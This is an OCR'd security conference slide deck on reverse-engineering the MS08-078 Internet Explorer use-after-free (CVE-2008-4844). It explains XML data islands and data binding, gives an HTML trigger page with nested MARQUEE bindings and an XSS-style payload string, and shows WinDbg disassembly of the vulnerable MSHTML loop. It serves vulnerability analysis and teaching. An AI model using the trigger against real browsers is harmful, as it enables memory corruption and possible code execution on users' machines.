Reversing Engineer

Dissecting a "Client-Side" vulnerability in the APT era

s e c u r i t y

H1V∃

Nelson Brito <nbrito@br.ibm.com>
Senior Security Professional and Advisor

IBM Security

Session objectives

- Share and disseminate knowledge… About some tips and tricks I have learned reverse-engineering a modern browser vulnerability.
  - Agenda
    - Motivation
    - Inception
    - Dream Level — 1
    - Dream Level — 2
    - Dream Level — 3
    - Kick or Limbo?
    - Conclusions & Questions
    - `do{ BONUS(); }while(time);`

IBM Security

Motivation

Misinformation and misconception

- Many talks have been done in Brazil, regarding reverse engineer, as well as too much useless information:
  - Mostly related to purpose-built frameworks, tools and libraries.
  - Some others addressing how to translate to a readable format.
  - None addressing real world vulnerabilities.
- These talks leave both “apprentices" and security professionals in a “black hole”, with tons of misinformation.
  - I call this deception.
- The "apprentices" demand much more than simple “`hello world`” bugs.
  - Since you have created the bug, you can exploit it easily.

- No matter what someone tries to convincing you, this is not reverse engineering... This is just a “translation”.


```
; accept(SOCKET, struct sockaddr FAR*, int FAR*)
push   ebx            ; ebx = int FAR*
push   esp            ; esp = struct sockaddr FAR*
push   edi            ; edi = SOCKET
call   _accept        ; accept(edi, esp, ebx)
mov    edi, eax       ; moving eax to edi
                      ; eax = return()
                      ; edi = SOCKET accept()
```

Inception


Reverse-engineer

- Every time a new vulnerability comes out, we should be ready to understand it, in order to perform: Exploitation, Detection, Prevention and Mitigation.
- Sometimes, none or just a few information regarding a new vulnerability is publicly available.
- Sometimes, these information regarding a new vulnerability are wrong or, to be polite, uncompleted.
- Reverse engineer is one of the most powerful approaches available to deeply understand a new vulnerability, and, sometimes, to rediscover (?) the new vulnerability.

Design the dream levels



Design the dream levels



IBM Security

Dream Level 1


Checklist

- Has a vulnerability been chosen?
  - There is nothing to do without a vulnerability.
- Are there valuable information about the vulnerability?
  - Gather valuable information to understand the weakness type regarding the vulnerability, as well as any feature and/or technology surrounding to trigger the vulnerability.
- Is the vulnerable ecosystem affordable?
  - Avoid exotic vulnerable ecosystem, because it must be configured as a test-bed and its deep knowledge are "`sine qua non`".
- Are there public tools available to perform a reverse engineer?
  - A good set of public tools will define the success of the reverse engineer – development skills are always necessary, otherwise the reverse engineer will fail.
- Which analysis method should be applied?
  - Choose and understand the analysis method that will be applied.


Valuable information

- MS08-078:
  - CVE-2008-4844.
  - CWE-367 – TOCTOU Race Condition.
  - CVSS – 9.3 (HIGH).
- Affected systems:
  - Microsoft Internet Explorer 5.01 SP4, 6 SP 0/1, 7 and 8 Beta 1/2.
  - Microsoft Windows XP SP 1/2/3, Vista SP 0/1/2, Server 2003 SP 0/1/2 and Server 2008 SP 0/1/2.

Vulnerable ecosystem



Vulnerable ecosystem



Public tools

- Debugging Tools for Windows:
  - It is a set of extensible tools for debugging device drivers for the Microsoft Windows family of operating systems.
- It supports debugging of:
  - Applications, services, drivers, and the Windows kernel.
  - Native 32-bit x86, native Intel Itanium, and native x64 platforms.
  - Microsoft Windows NT 4, 2000, XP, Vista, Server 2003 and Server 2008.
  - User-mode programs and kernel-mode programs.
  - Live targets and dump files.
  - Local and remote targets.
- The IDA (Interactive DisAssembler) Pro 5.0 Freeware is also recommended.

Analysis methods

- White box:
  - Also known as Static Code Analysis, and it looks at applications in non-runtime environment.
- Black Box:
  - Also known as Dynamic Code Analysis, and it looks at applications in runtime environment.
- Grey/Gray Box:
  - It is a mix of White Box and Black Box.

Checklist

- Has a vulnerability been chosen?
  - MS08-078 (CVE-2008-4844).
- Are there valuable information about the vulnerability?
  - Keywords: “XML Island”, “Data Binding”, “use-after-free”, “`MSHTML.dll`”, “XML document”, “`<SPAN>`”, “nested”.
- Is the vulnerable ecosystem affordable?
  - Microsoft Internet Explorer 7 and Microsoft Windows XP SP3.
- Are there public tools available to perform a reverse engineer?
  - Debugging Tools for Windows, Windows Symbol Package for Windows XP SP3 and IDA Pro 5.0 Freeware Version.
- Which analysis method should be applied?
  - White Box, Black Box and Grey/Gray Box.

IBM Security

Dream Level 2

XML Island

- XML Data Island:
  - XML document that exists within an HTML page.
- Allows to script against the XML document:
  - Without having to load the XML document through script or through the HTML `<OBJECT>` element.
- XML Data Island can be embedded using one of the following methods:
  - HTML `<XML>` element.
  - HTML `<SCRIPT>` element.

```
<XML ID=I>
       <X><C>TEXT</C></X>
</XML>

<XML SRC="./xmlFile.xml"></XML>

<SCRIPT ID=I LANGUAGE ="XML">
       <X><C>TEXT</C></X>
</SCRIPT>
```

Data binding

- Data Source Object (DSO):
  - To bind data to the elements of an HTML page in Microsoft Internet Explorer, a DSO must be present on that page.
- Data Consumers:
  - Data consumers are elements on the HTML page that are capable of rendering the data supplied by a DSO.
- Binding Agent and Table Repetition Agent:
  - The binding and repetition agents are implemented by `MSHTML.dll`, the HTML viewer for Microsoft Internet Explorer, and they work completely behind the scenes.

```
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN>

<TABLE DATASRC=#I><TR> <TD>
       <DIV DATAFLD=C  DATAFORMATAS=HTML></DIV>
</TD></TR></TABLE>

<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
```

Use-after-free

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.
- The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of arbitrary code.
- Use-after-free errors have two common and sometimes overlapping causes:
  - Error conditions and other exceptional circumstances.
  - Confusion over which part of the program is responsible for freeing the memory.
- Briefly, an use-after-free vulnerability can lead to execute arbitrary code.

```
char *ptr = malloc(20);

for (i = 0 ; i < 19 ; i++)
       ptr[i] = "A";

i[19] = "\0";

free(ptr);

printf("%s\n", ptr);
```

```
char *ptr = (char *) malloc(SIZE);

if(err){
        abrt = 1;
        free(ptr);
}

if(abrt)
        logError("aborted", ptr);
```

Microsoft® HTML Viewer

- `MSHTML.dll` is at the heart of Internet Explorer and takes care of its HTML and Cascading Style Sheets (CSS) parsing and rendering functionality.
- `MSHTML.dll` exposes interfaces that enable you to host it as an active document.
- `MSHTML.dll` may be called upon to host other components depending on the HTML document's content, such as:
  - Scripting Engines:
    - Microsoft Java Scripting (JScript).
    - Visual Basic Scripting (VBScript).
  - ActiveX Controls.
  - XML Data.


IExplore.exe
Internet Explorer Application
ShDocVw.dll
Web Browser Control
BrowseUI.dll
User Interface
MSHTML.dll
Trident
HTML/CSS Parser and Renderer
Document Object Model (DOM) and DHTML
ActiveDocument (DocObject)
URLMon.dll
Security and Download
WinInet.dll
HTTP and Cache

XML document

- Defined by W3C:
  - “Extensible Markup Language (XML) 1.0 (Fifth Edition)” (November 28th, 2008).
- XML elements must follow some basic name rules:
  - Names can contain letters, numbers, and other characters.
  - Names must not start with a number or punctuation character.
  - Names must not start with the letters xml (or XML, or Xml, etc).
  - Names cannot contain spaces.
- There are only five built-in character entities for XML:
  - < → less-than sign
  - > → greater-than sign
  - & → ampersand
  - ″ → quotation mark
  - ′ → apostrophe
- XML documents accept the syntax `&#xH;` or `&#XH;`.
  - Where H is a hexadecimal number (`ISO 10640`).

IBM Security

Dream Level 3

Triggering

Video demonstration

- First clue about this trigger came from Microsoft Security Development Lifecycle (SDL):
  - "*Triggering the bug would require a fuzzing tool that builds data streams with multiple data binding constructs with the same identifier.*"
  - "*Random (or dumb) fuzzing payloads of this data type would probably not trigger the bug, however.*"
  - "*When data binding is used, IE creates an object which contains an array of data binding objects.*"
- It might mean that one – or more – of the following objects must be nested to be "allocated" and "released": XML Data Island, Data Source Object (DSO) and/or Data Consumers.

```
<XML ID=I><X><C>
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
function Inception(){
document.getElementById("b00m").innerHTML =
        "<XML ID=I><X><C>" +
        "&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;" +
        "</C></X></XML>" +
        "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
        "<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>" +
        "</MARQUEE>" +
        "</MARQUEE>";
</SCRIPT>
<BODY onLoad="Inception();">
<DIV ID="b00m"></DIV>
</BODY>
</HTML>
```

Mapping

Video demonstration

- The first contact is the most important reverse engineer step.
- It will define all the next steps the reverse engineer will follow in order to acquire knowledge about the vulnerability.
- Remember:
  - "*It's the first impression that stays on!*"
- The first contact (impression) will lead all the rest of reverse engineer, no matter what is done after – pay attention.
- Ensure to load the Windows symbol files, in order to understand the vulnerability – it will be very helpful to map the object classes, properties and/or methods.


Understanding

Disassembly - Pid 944 - WinDbg:6.12.0002.633 X86


Offset: mshtml!CRecordInstance::TransferToDestination | Previous | Next

```
mshtml!CRecordInstance::TransferToDestination:
7ea8226f 8bff            mov     edi,edi
7ea82271 55              push    ebp
7ea82272 8bec            mov     ebp,esp
7ea82274 51              push    ecx
7ea82275 53              push    ebx
7ea82276 56              push    esi
7ea82277 57              push    edi
7ea82278 8bf9            mov     edi,ecx
7ea8227a 8b7708          mov     esi,dword ptr [edi+8]
7ea8227d 33db            xor     ebx,ebx
7ea8227f c1ee02          shr     esi,2
7ea82282 4e              dec     esi
7ea82283 895dfc          mov     dword ptr [ebp-4],ebx
7ea82286 7823            js      mshtml!CRecordInstance::TransferToDestination+0x3c (7ea822ab)
7ea82288 8b470c          mov     eax,dword ptr [edi+0Ch]
7ea8228b 833c9800        cmp     dword ptr [eax+ebx*4],0
7ea8228f 7415            je      mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea82291 8b0c98          mov     ecx,dword ptr [eax+ebx*4]
7ea82294 e827faffff      call    mshtml!CXfer::TransferFromSrc (7ea81cc0)
7ea82299 85c0            test    eax,eax
7ea8229b 7409            je      mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea8229d 837dfc00        cmp     dword ptr [ebp-4],0
7ea822a1 7503            jne     mshtml!CRecordInstance::TransferToDestination+0x37 (7ea822a6)
7ea822a3 8945fc          mov     dword ptr [ebp-4],eax
7ea822a6 43              inc     ebx
7ea822a7 3bde            cmp     ebx,esi
7ea822a9 7edd            jle     mshtml!CRecordInstance::TransferToDestination+0x19 (7ea82288)
7ea822ab 8b45fc          mov     eax,dword ptr [ebp-4]
7ea822ae 5f              pop     edi
7ea822af 5e              pop     esi
7ea822b0 5b              pop     ebx
7ea822b1 c9              leave
7ea822b2 c3              ret
7ea822b3 90              nop
7ea822b4 90              nop
7ea822b5 90              nop
7ea822b6 90              nop
7ea822b7 90              nop
mshtml!CRecordInstance::OnFieldsChanged:
7ea822b8 8bff            mov     edi,edi
7ea822ba 55              push    ebp
7ea822bb 8bec            mov     ebp,esp
7ea822bd 57              push    edi
7ea822be 8bf9            mov     edi,ecx
```

Understanding



Understanding



```
mov     edi, ecx
mov     esi, [edi+8]
xor     ebx, ebx
shr     esi, 2
dec     esi
mov     [ebp+var_4], ebx
js      short loc_7EA822AB
```

```
loc_7EA82288:
mov     eax, [edi+0Ch]
cmp     dword ptr [eax+ebx*4], 0
jz      short loc_7EA822A6
```

```
mov     ecx, [eax+ebx*4]
call    ?TransferFromSrc@CXfer@@QAEJXZ ; CXfer::TransferFromSrc(void)
test    eax, eax
jz      short loc_7EA822A6
```

```
loc_7EA822A6:
inc     ebx
cmp     ebx, esi
jle     short loc_7EA82288
```

```
        [TRUNCATED]
        mov    edi, ecx
        mov    esi, [edi+08h]
        xor    ebx, ebx
        shr    esi, 02h
        dec    esi
        [TRUNCATED]
do_while:




        mov    eax, [edi+0Ch]
        cmp    dword ptr [eax+ebx*04h], 0
        je     continue
        mov    ecx, [eax+ebx*04h]
        call   TransferFromSrc@CXfer
        [TRUNCATED]
continue:
        inc    ebx
        cmp    ebx, esi
        jle    do_while
        [TRUNCATED]
```

```
        [TRUNCATED]
        mov    edi, ecx
        mov    esi, [edi+08h]
        xor    ebx, ebx
        shr    esi, 02h
        dec    esi
        [TRUNCATED]
do_while:
        mov    eax, [edi+08h]
        shr    eax, 02h
        cmp    ebx, eax
        jge    return
        mov    eax, [edi+0Ch]
        cmp    dword ptr [eax+ebx*04h], 0
        je     continue
        mov    ecx, [eax+ebx*04h]
        call   TransferFromSrc@CXfer
        [TRUNCATED]
continue:
        inc    ebx
        cmp    ebx, esi
        jle    do_while
        [TRUNCATED]
```

Video demonstration

